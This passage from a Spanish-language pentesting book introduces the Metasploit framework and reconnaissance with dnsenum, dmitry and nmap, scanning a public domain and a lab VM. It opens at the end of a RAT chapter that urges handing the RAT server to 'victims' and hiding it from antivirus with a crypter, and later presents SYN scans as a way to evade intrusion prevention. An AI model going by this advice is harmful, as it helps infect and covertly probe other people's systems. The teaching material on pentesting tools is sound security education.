


Imagen 2.9.2. Muestra el RAT en ejecución.

Como podemos ver conectó y aparece mi PC. Y en la configuración se ve cómo se conecta y podemos ver que es a través de x0d3ck.ddns.net que es un DNS de prueba.
Ahora si a darle este server a nuestras víctimas.

Nota: Es detectado a los AV´S pero podemos pasarle un Crypter privado para proteger nuestro binario y quede in-detectado.

Framework de Metasploit

Introducción.

Como ya se sabe, una prueba de penetración es una serie de ataques intencionales a un sistema informático con la intención de averiguar las debilidades de seguridad, encontrar vulnerabilidades, y explotarlas. Cuando se refieren a herramientas que consigan la explotación de un sistema, **Metasploit** es actualmente la herramienta con mayor popularidad en el campo de la seguridad informática y el pentesting.

¿Por qué Metasploit?

No es solo una herramienta más en el repertorio de las distribuciones de seguridad, gracias a su infraestructura el framework nos permite llevar a cabo rutinarias y complejas tareas, además de tener una **extensa variedad de exploits, payloads, encoders** y demás cosas que lo forman parte de él, permite realizar pentesting de una forma diferente a las demás herramientas, ya que esta infraestructura que compone al framework permite llevar a cabo **múltiples tareas en una sola plataforma de trabajo.** Además de que permite crear vectores de ataque para asi poder hacer uso de los componentes del framework (exploits, payloads, auxiliaries, enconders, etc.) para asi poder llevar a cabo ataques más complejos

Puesto a su gran utilidad y eficiencia ha revolucionado totalmente la forma en que podemos realizar pruebas en nuestros sistemas. La razón que hace tan popular y útil al Framework de Metasploit es la **amplia gama de tareas que puede realizar** para facilitar el trabajo del Pentesting, comúnmente los usuarios principiantes consideran a Metasploit una herramienta que solo se utiliza para conseguir la explotación de un sistema o vulnerabilidad, esto es en parte cierto, aunque en realidad el framework puede llevar a cabo numerosas tareas, entre las más ventajosas se encuentran:

- Recopilación de información.
- Configuración de bases de datos para la importación de escaneos.
- Identificar vulnerabilidades
- Explotación manual y automatizada

El Framework está disponible para todos los sistemas operativos populares. El proceso de trabajo es casi el mismo para todos ellos.
En este capítulo del libro, vamos a familiarizarnos con el framework donde mantendremos un enfoque bastante práctico en donde trabajaremos con la herramienta para así poder entender cómo funciona y aprender a usarla.

Lo que se necesitará:

- **Máquina virtual de Windows 7**
- **Máquina virtual de Windows 8.1**
- **Máquina Virtual de Windows XP SP3**
- **Parrot Security OS o Kali Linux (actualizados ambos)**
- **Conexion a internet**

Familiarizándonos con el framework

Alcanzar el éxito en una prueba de penetración en gran parte depende sobre el uso de las técnicas y herramientas de amplia variedad. Un **Pentester** debe elegir el conjunto adecuado de herramientas y metodologías con el fin de completar una prueba. Al hablar sobre las más útiles herramientas para **Pentesting**, se nos ocurren varias y entre ellas **Metasploit**. Se considera ser una de las herramientas de auditoría más eficaces para llevar a cabo pruebas de penetración. El Framework ofrece una amplia variedad de usos, un extensivo entorno de desarrollo de explotación, recopilación de información y mucho más.

Comandos basicos de Metasploit.

La interacción con el framework puede realizarse de distintas interfaces como puede ser la **msfconsole** o consola de comandos del framework o **Armitage**, que es la interfaz gráfica del framework, aunque esta última mayormente eficaz en el trabajo del pentesting ya que facilita las cosas y nos hace ahorrar tiempo, es de suma importancia familiarizarse con la consola de comandos del framework, para asi tener una mayor panorama de cómo es que funciona la herramienta y entender todo lo que implica la previa configuracion de los ataques antes de ser llevarlos a cabo. Para dar comienzo al uso de la consola

del framework, es necesario inicializar el servicio de las bases de datos con las que trabaja el framework: **PostgreSQL**.

Para hacer esto, abriremos una terminal de comandos y ejecutaremos: "**service postgresql start**" y "**service postgresql status**":

Donde:

- **start**: inicializa el servicio de las bases de datos y su configuracion para usarlas.
- **status**: Revisa el **estado actual en el que se encuentra el servicio de la DB**, **inactivo o activo**, en este caso está activo




Imagen 3.1: Comandos para inicializar y revisar el estado del servicio de PostgreSQL.

- Hecho esto, procedemos a llamar a la consola con el comando **" msfconsole "** , iniciará y nos devolverá un "**command prompt**" o símbolo del sistema:




Imagen 3.2: Consola del Framework de Metasploit, indicando version y contenido.

Estando dentro de la consola, existe una infinidad de funciones por explorar y realizar, para esto también existen varios comandos que nos **proporcionan ayuda para saber el modo de uso** para el exploit, payload, auxiliary, post, etc. donde nos encontremos, dando asi información sobre las funciones de estos o las acciones que se pueden realizar con la herramienta y sus componentes.

Comando **help**: Nos muestra un listado de todos los comandos de consola. Se muestran 2 listas, la primera donde se observan los "**Core Commands**" y la segunda lista que es donde se muestran los "**Database Commands**".

- **Core Commands**: Estos son los **comandos que trabajan con el nucleo de Metasploit**, para hacer uso de exploits y configuraciones de estos, a lo largo de este capítulo haremos uso de este tipo de comandos para preparar nuestros ataques, hay más comandos de este tipo, aquí se muestran los de mayor uso, asi como su descripción de cada uno.

Imagen 3.3: Lista de los "Core Commands" de Metasploit.

- **Database Commands**: Son aquellos **comandos que interactúan con Bases de Datos**, gracias a estos se puede configurar una base de datos donde se almacene la información recopilada acerca de un host, para tener con control sobre el proceso del pentesting a un sistema esto lo veremos más adelante. Los comandos que se muestran son todos los con los dispone el framework para realizar esta tarea.




Imagen 3.4: Lista de comandos en Metasploit para trabajar con Bases de datos conectadas.

- Comando **search**: Es de gran utilidad para la búsqueda de alguna característica concreta, algún modulo, auxiliar o exploit, esta función arroja todos los resultados que coinciden con el criterio de la búsqueda que realicemos. Al momento de que se muestren los resultados, estos se ordenarán por columnas, indicando:
- **Nombre** del módulo
- **Fecha** en que se reveló el contenido
- El **"ranking" o la clasificación** del módulo
- **Descripción** de cada uno en los resultados, Ejemplo con "**windows**":




Imagen 3.5: Listado de resultados que coincidieron con el criterio de búsqueda "Windows".

NOTA: Estos no son todos los resultados obtenidos acerca de "Windows", la lista continúa por mucho más.

Una vez ubicando el componente o modulo que vayamos a ocupar, es necesario hacer uso de comando "**use**" para entrar a este módulo y poder configurarlo o usarlo.
Haremos un ejemplo con el exploit "**cydia_default_ssh**".Ejecutando el comando de esta manera: **use exploit/apple_ios/ssh/cydia_default_ssh**




Imagen 3.6: Búsqueda de un módulo especifico y entrando a él.

Una vez dentro del exploit o modulo que se vaya a utilizar es necesario saber cuáles son sus opciones y parámetros de configuración, asi como la forma en

la que funciona y que es lo que realiza exactamente, mediante el uso de los comandos **info, show options, show payloads y advanced** podemos averiguar esto.

- **Info**: Aporta información sobre el modulo seleccionado en la consola, como los objetivos disponibles, quien hizo el exploit o modulo, la plataforma en la que opera, la forma en la que opera y como lleva a cabo su tarea:

Imagen 3.7: Información del módulo obtenida mediante el comando "info".

- **Show options:** Una vez seleccionado el modulo y estando dentro, podemos ejecutar este comando para sus parámetros de configuración o variables, habrá algunos casos en los que no es necesario configurar todas las variables, pero hay unas que son obligatorias, este caso solo se ocupa un host remoto (**RHOST**) y un puerto remoto (**RPORT**).

Imagen 3.8: Opciones de configuracion para el modulo en el que nos encontramos.

- **Show payloads**: A veces resulta útil o necesario hacer uso de los payloads para llevar a cabo nuestro ataque, ya sea para establecer conexiones inversas, abrir shells u otra caso, ejecutando este comando se **muestran los payloads**

disponibles para usar con el modulo seleccionado, vemos en este ejemplo que el modulo solo dispone de un solo payload.

Imagen 3.9: Payload/s disponible para el modulo en el que nos encontramos.

- **Advanced**: Muestra las opciones de configuracion avanzadas dentro de algún modulo, como pueden ser opciones de debuggeo, tiempos de espera, habilitar/deshabilitar funciones, etc.




Imagen 3.1.0: Opciones avanzadas del módulo seleccionado.

NOTA: Estas son solo algunas de las opciones avanzadas para este módulo.

Recopilación de información.

Como ya se sabe, una de las fases más importantes de un ataque es la recopilación de información acerca de nuestro objetivo, donde nuestra finalidad es recolectar la mayor y más precisa información posible acerca de este objetivo. Así, cuanta más información tengamos, mayor será la probabilidad de que realicemos un ataque con éxito. Básicamente existen 3 formas de Recopilación de información,

- Pasivo

- ❖ Activo
- ❖ Ingeniería Social

Habrá veces que esta información será presentada por la empresa que te contrató y habrá otras veces en las que se necesitará realizar la recopilación por nuestra cuenta.

Recopilación de información de forma pasiva

El objetivo principal de la etapa de reconocimiento pasiva consiste en reunir la mayor cantidad de datos procesables como sea posible mediante la búsqueda de información relevante en otras fuentes o por parte la misma organización, todo esto se logra **sin hacer contacto directo con los equipos**. Esta recopilación "**indirecta**" hace que **evitemos** "**tocar**" **los sistemas de los objetivos** mientras se descubre información acerca de ellos. Existen múltiples herramientas para llevar a cabo esto, unas más simples que otras, obvio esto repercute en la información que pueden otorgarnos, en esta sección exploraremos algunas herramientas que son útiles para realizar este tipo de recolección de información.

Whois

El "**Whois**" es una acción que nos permite recolectar información de forma pasiva acerca de un host o página web, la información habrá veces que la información que recopila no es muy amplia, por lo que es necesario usarlo con otras herramientas, como **dnsenum**.

Dnsenum

Esta herramienta **recolecta información DNS acerca de un host o dominio**, funciona mediante un script basado en Perl, comúnmente se utiliza para obtener la **dirección IP del dominio/host, el nombre del servidor o servidores, etc.**

La herramienta funciona mediante línea de comandos, y está disponible en nuestras distribuciones para pentesting, para abrirla simplemente tecleamos

dentro de una terminal de comandos "**dnsenum --help**" para ver el modo de uso y los parámetros de configuración que se pueden utilizar en la herramienta:




Imagen 3.1.1: Opciones de configuracion y modo de uso para Dnsenum.

En el listado de parámetros de configuración podemos ver las múltiples opciones para realizar nuestra enumeración, asi como la descripción de cada parámetro de configuración, entre los más usados se encuentran:

- **--enum**: Opción por default para comenzar la enumeración.
- **-w --whois:** Recolecta la información acerca del dominio proporcionado.
- **-h, --help**: Muestra el menú de opciones y modo de uso.
- **--noreverse**: Se utiliza para encontrar dominios cuyo nombre está asociado con la IP proporcionada que utiliza DNS.
- **-o:** Escribe un archivo de salida (output) de los resultados obtenidos.
- **-t, --timeout <valor>:** Valor en segundos del tiempo de espera (default: 10 segundos).
- **--private**: Muestra y guarda a las direcciones IP de privadas de los dominios, esto se guardará en: **domain_ips.txt**
- **--subfile <archivo>**: Archivo con subdominios escritos dentro.
- Escogeremos el primer, segundo y cuarto parámetro de configuración "**-enum", "-W"** y "**-o**" Y al final le colocamos algún dominio: "**dnsenum --enum --whois hackingmexico.one**", ejecutamos:




Imagen 3.1.2: Información obtenida mediante Dnsenum.

Vemos que se recopilo información acerca del dominio proporcionado en el comando, como es la dirección del host, name servers y mail servers.
Donde el **Name Server** es un servidor web que tiene instalado software para el DNS, este servidor es comúnmente gestionado por host web que esta específicamente diseñado para administrar los nombres de los dominios que están asociados con todas las cuentas de proveedor de este hosting.
Mientras que el "**Mail MX Server**" (Mail Exchange Server) es un servidor que se encarga de la recepción de mensajes de tipo e-mail en el domino receptor. Se puede observar que también se obtuvo la dirección de este domino, junto con los servidores anteriormente señalados.

DMitry (Deepmagic Information Gathering Tool).

Es una herramienta que funciona mediante línea de comando, esta **recolecta la máxima información posible acerca de un host**, entre ellas posibles subdominios, direcciones de e-mail, escaneo de puertos, función de whois, etc…
Para ver las opciones de configuración y modo de uso de la herramienta se ejecuta el comando "**dmitry –h**" donde se verá el menú siguiente con los parámetros y su descripción de cada uno:

Imagen 3.1.3: Modo de uso y parámetros de configuracion para Dmitry.

Ahora que hemos visto el menú de parámetros de configuración, utilizaremos a Dmitry para recopilar información del host anterior, la sintaxis es muy sencilla:

dmitry -"parámetro que usaremos" -o "dirección en donde se creara el archivo output" "host"

Entendida la sintaxis, ejecutamos el siguiente comando: **dmitry -w -b -f -i -e -p -n -s –o /root/Desktop/HMScan.txt hackingmexico.one**

Donde:

- **dmitry**: Se hace uso de la herramienta.
- **-w**: Realiza la función del whois para el dominio proporcionado.
- **-n**: Extrae información tipo "Netcraft" si es que se dispone en un host.
- **-s:** Realiza una búsqueda de posibles subdominios.
- **-b**: Leer el banner recibido al final de los resultados.
- **-f:** Realizar un escaneo de puertos TCP mostrando los puertos filtrados.
- **-p**: Realiza un escaneo de puertos.
- **-i:** Realiza la función whois para la IP de ese host.
- **-o**: Escribe el archivo de salida (output).
- **-e**: Realiza una búsqueda de direcciones e-mail.




Imagen 3.1.4: Configuracion de un comando en Dmitry para recopilar información de un dominio.

Imagen 3.1.5: Información recolectada por Dmitry.

Recopilación de información de forma activa

En este método ya se hace una interacción directa con los sistemas o equipo objetivo para asi saber más acerca de ellos, esto se puede conseguir mediante escaneos, unos más cautelosos que otros, estos resultados que arrojaran los escáneres pueden incluir, puertos abiertos, cerrados o filtrados, que servicios están corriendo en estos puertos, la version del servicio, protocolos, determinar el sistema operativo con el que funciona ese host o equipo, version, nombre que se le asignó al equipo, dirección MAC, etc.

Esa información nos puede ayudar a conseguir la explotación de estos sistemas, como se ha mencionado a lo largo de este libro, es de suma importancia llevar a cabo la recolección de la información sobre el objetivo o víctima, mientras más información tengamos sobre ellos, más aumentan las posibilidades de realizar acciones perjudiciales hacia estos sistemas. Existen múltiples herramientas para poder llevar a cabo esto, algunas mediante línea de comandos y otras con interfaz gráfica, desde las más simples y sencillas, hasta las más complejas de uso como son escáneres automatizados diseñados principalmente para uso empresarial, como lo es Nessus, OpenVas, Acunetix, Maltego y muchos más.
En esta parte se mostraran diferentes maneras en las que se puede recopilar información de forma pasiva acerca de un sistema, ya sea mediante línea de comandos o mediante interfaz gráfica.

Escaneos desde Metasploit Framework.

El framework nos permite realizar tareas de recolección de información en varias formas, gracias a que su amplio repertorio de funciones y utilidades hace posible que en una solo plataforma de trabajo se lleve a cabo esto, desde realizar escaneos normales y cautelosos, hasta la configuración de bases de datos para almacenar información, estas información comúnmente son escaneos que se realizan, Metasploit nos permite importar estos resultados para posteriormente trabajar con ellos o simplemente llevar un registro de lo que se está haciendo con el objetivo.

Uso de Nmap desde Metasploit.

Nmap es una herramienta que ofrece una extensa variedad de funciones en cuanto a la recopilación de información de forma activa, aquí es donde trataremos directamente con nuestro objetivo, esta herramienta se puede utilizar desde la consola del Framework de Metasploit, la sintaxis es la misma, asi que no difiere en su totalidad el modo de uso aquí, con Nmap se pueden llevar a cabo varias técnicas de escaneo, a continuación veremos algunas detalle.

Para llevar a cabo esto, se necesita tener abierto el framework de Metasploit, ejecutando el comando "**msfconsole**" en nuestra distribución de seguridad

Al iniciar, se mostrará la version y detalles del framework, y la consola lista para usarse

Identificando Hosts Activos en nuestra red.

Desde esta consola se realizarán los escaneos y todo el trabajo con Nmap, asi como también se arrojarán los resultados en la consola del framework, comenzaremos con el primer escaneo, donde daremos un vistazo para saber los equipos que se encuentran conectados a nuestra red, para esto **necesitaremos tener encendidas 2 VMs, Parrot y OWASP BWA**, ya estando ambas encendidas, ejecutamos el siguiente comando.


Sintaxis:

nmap

Quedando asi el comando: **nmap –sP "192.168.28.0/24"** Donde:

- **-sP**: Muestra los Host "alive" o activos en nuestra red.

Imagen 3.1.6: direcciones MAC e IP encontradas por Nmap.



Vemos que se enumeran los host activos en nuestra red, entre ellos obviamente nos encontramos nosotros (133) y el servidor vulnerable OWASP BWA (129), asi como otros dispositivos.

Enumeración de puertos y servicios.

Otra función bastante útil es la enumeración de puertos y servicios del host objetivo, ya que una forma bastante efectiva de hacer una irrupción en un sistema ajeno es mediante los puertos abiertos, estos podrían ser **posibles puertas traseras** para que nosotros entremos al sistema, con Nmap es posible saber esto gracias a las funcionalidades que tiene. **Sintaxis:**

nmap

El comando quedará así: "**nmap –sV –p1-1000 192.168.28.129**"

Donde:

- **-sV**: Hará que en el escaneo se obtengan las versiones de los Servicios o productos que corren ciertos puertos.

- **-p**: Indica el rango de puertos que se va a escanear, en este caso fue del 1 al 1000, pero es opcional el rango a configurar.

```
msf > nmap -sV -p1-10000 192.168.28.129
[*] exec: nmap -sV -p1-10000 192.168.28.129

Starting Nmap 7.01 ( https://nmap.org ) at 2016-08-16 03:21 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
s or specify valid servers with --dns-servers
Nmap scan report for 192.168.28.129
Host is up (0.00028s latency).
Not shown: 9991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL.
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/http    Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2
osin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL.
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
```

Imagen 3.1.7: Información recopilada acerca de los puertos abiertos y sus respectivos servicios.

Al terminar el proceso, se muestra el número de puertos cerrados, en este caso fueron 9991, mientras que tenemos 9 abiertos, donde se enumera el número de puerto, el estado (abierto) el servicio que está corriendo en este puerto, y la version y demás detalles sobre este servicio. La especificación de puertos es de acuerdo a como la queramos, podemos especificar en el comando el rango de puertos que queramos escanear.

Escaneos de tipo "Stealth" (Cautelosos).

Al momento de realizar un escaneo sobre un equipo, actualmente muchos de ellos cuentan con sistemas IPS (Intrusion Prevention System), estas soluciones de seguridad hacen que se activen alertas para que el sistema usuario note que está siendo escaneado, esto se debe a la cantidad de tráfico que se mueve por la red.

Los sistemas de protección esto lo toman como sospechoso gracias a los patrones que sigue el escaneo para cumplir su propósito, ocasionando asi que se revelé nuestra intención, llegar a ser sancionados, o simplemente conseguir el "banneo" (bloqueo) de nuestra IP.

Nmap cuenta con la función de evadir la mayoría de estas protecciones, gracias al escaneo de tipo **SYN**, el cual veremos a continuación. **Sintaxis:**

```
nmap -sS –O –sV "IP objetivo"
```

El comando quedará asi: **"nmap –sS –O –sV "192.168.28.139"** Donde:

- **-sS**: Hace que el escaneo se lleve a cabo de forma cautelosa, mediante **envió incompleto de paquetes de forma SYN (síncrona).**
- **-O**: Realiza un **fingerprinting** en el Sistema a escanea, para determinar el Sistema operativo de este y demás detalles.
- **-sV**: enumera los servicios y sus versiones con demás detalles




Imagen 3.1.8: Información recopilada acerca del host especificado.




Imagen 3.1.9: Información recopilada mediante Nmap indicando S.O y los servicios

Se puede observar que se obtuvo la información que queríamos, como son los **puertos abiertos** y sus respectivos **servicios**, los **detalles acerca del sistema operativo de ese host**, y la **evasión de los filtros de seguridad**, en caso de fuésemos detectados, simplemente no nos permitiría realizar el escaneo. Este escaneo se considera, "sigiloso" ya que nunca genera una conexión completa entre el objetivo y el escáner, se le atribuye esto porque solo completa 2 de las 3 fases del 3 way handshake.

Spoofing de nuestra IP y colocar señuelos en el escaneo.

